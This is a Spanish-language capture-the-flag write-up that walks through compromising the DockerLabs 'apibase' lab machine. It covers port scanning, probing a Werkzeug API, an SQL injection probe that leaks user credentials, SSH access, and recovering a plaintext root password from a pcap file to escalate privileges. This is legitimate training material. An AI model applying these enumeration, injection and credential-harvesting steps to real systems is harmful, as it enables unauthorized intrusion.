

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh apibase.tar
```



0x00sec

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Hacemos un ping para comprobar la conectividad además de ver que el ttl es de 64 por lo tanto es una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.048 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.048/0.048/0.048/0.000 ms
```

Con nmap podemos ver los puertos abiertos y sus servicios.

```


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u4 (protocol 2.0)
| ssh-hostkey:
|   3072 20:ab:09:61:00:7b:cc:18:48:8e:bf:8d:3d:e4:cd:b5 (RSA)
|   2562 0c:71:44:7c:13:ba:8f:b7:82:35:f2:b3:f7:b9:ff (ECDSA)
|_  256 85:95:6c:96:ac:a1:f0:3e:1e:0d:c1:c8:b0:6f:bb:1d (ED25519)
5000/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.9.2)
|_ http-server-header: Werkzeug/1.0.1 Python/3.9.2
|_ http-title: Site doesn't have a title (application/json).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```


Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2:5000
http://172.17.0.2:5000 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/1.0.1 Python/3.9.2], IP[172.17.0.2], Python[3.9.2], Werkzeug[1.0.1]
```

Vemos que por el puerto 5000 podemos añadir usuarios.



Pero el método no está permitido por lo que tendremos que usar otro método.



Probamos con el método post y nos da un error de que falta una clave de usuario.

```
> curl -X POST http://172.17.0.2:5000/add
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>werkzeug.exceptions.BadRequestKeyError: 400 Bad Request: The browser (or proxy)
equest that this server could not understand.
KeyError: 'username' // Werkzeug Debugger</title>
<link rel="stylesheet" href="?__debugger__=yes&cmd=resource&f=style.css"
type="text/css">
<!-- We need to make sure this has a favicon so that the debugger does
not by accident trigger a request to /favicon.ico which might
change the application state. -->
<link rel="shortcut icon"
href="?__debugger__=yes&cmd=resource&f=console.png">
werkzeug.exceptions.B
this server could not
KeyError: 'username'
```


Añadimos la clave de usuario y le damos un nombre a dicho usuario y ahora nos da un error de clave de contraseña.

```
> curl -X POST "http://172.17.0.2:5000/add" -d "username=kali"
werkzeug.exceptions.BadRequestKeyError: 400 Bad Request: The browser (or proxy)
equest that this server could not understand.
KeyError: 'password'
```

Por lo que añadimos una clave de contraseña a continuación de la clave de usuario.


```
> curl -X POST "http://172.17.0.2:5000/add" -d "username=kali&password=kali"
{
  "message": "User added"
}
```

Comprobamos que el usuarios que hemos creado con el comando curl existe.




```
172.17.0.2:5000/users?username=kali
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube
JSON Datos sin procesar Cabeceras
Guardar Copiar Contraer todo Expandir todo Filtrar JSON
0:
  0: 3
  1: "kali"
  2: "kali"
```

Probamos con una comilla simple para ver si es vulnerable a SQLi.



```
172.17.0.2:5000/users?username='
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube
sqlite3.OperationalError
sqlite3.OperationalError: unrecognized token: ''''
```

Y con el comando básico para inyecciones SQL averiguamos usuarios y contraseñas.



Nos conectamos con el usuario pingu y su contraseña mediante ssh.

```
> ssh pingu@172.17.0.2
pingu@172.17.0.2's password:
Linux 414b30374081 6.12.33+kali-am
4
```

Vemos que tiene en su directorio personal un archivo que se puede ver con wireshark.

```
pingu@414b30374081:/home$ ls -la
total 28
drwxr-xr-x 1 root root 4096 Feb 27 08:47 .
drwxr-xr-x 1 root root 4096 Jul 20 17:01 ..
-rw-r--r-- 1 root root 1631 Feb 27 08:47 app.py
-rw-r--r-- 1 root root 399 Feb 27 08:45 network.pcap
```

Nos descargamos el archivo a nuestra Kali usando un servidor Python por el puerto 80 que no tiene en uso.

```
pingu@414b30374081:/home$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.17.0.1 - - [20/Jul/2025 17:25:44] "GET /network.pcap HTTP/1.1" 200 -
```

Lo descargamos con el comando wget

```
> wget http://172.17.0.2/network.pcap
--2025-07-20 19:25:44-- http://172.17.0.2/network.pcap
Conectando con 172.17.0.2:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 399 [application/vnd.tcpdump.pcap]
Grabando a: «network.pcap»

network.pcap 100%[=====>] 399 --.-KB/s en 0s
2025-07-20 19:25:44 (112 MB/s) - «network.pcap» guardado [399/399]
```

Y le hacemos un strings que extrae y muestra todas las secuencias de caracteres imprimibles de un archivo binario. Además, nos dice que es el login como root.

```
> strings network.pcap
LOGIN root
PASS balulero
Access Denied
pingu@414b30374081:/home$ su root
Password:
root@414b30374081:/home# id
uid=0(root) gid=0(root) groups=0(root)
```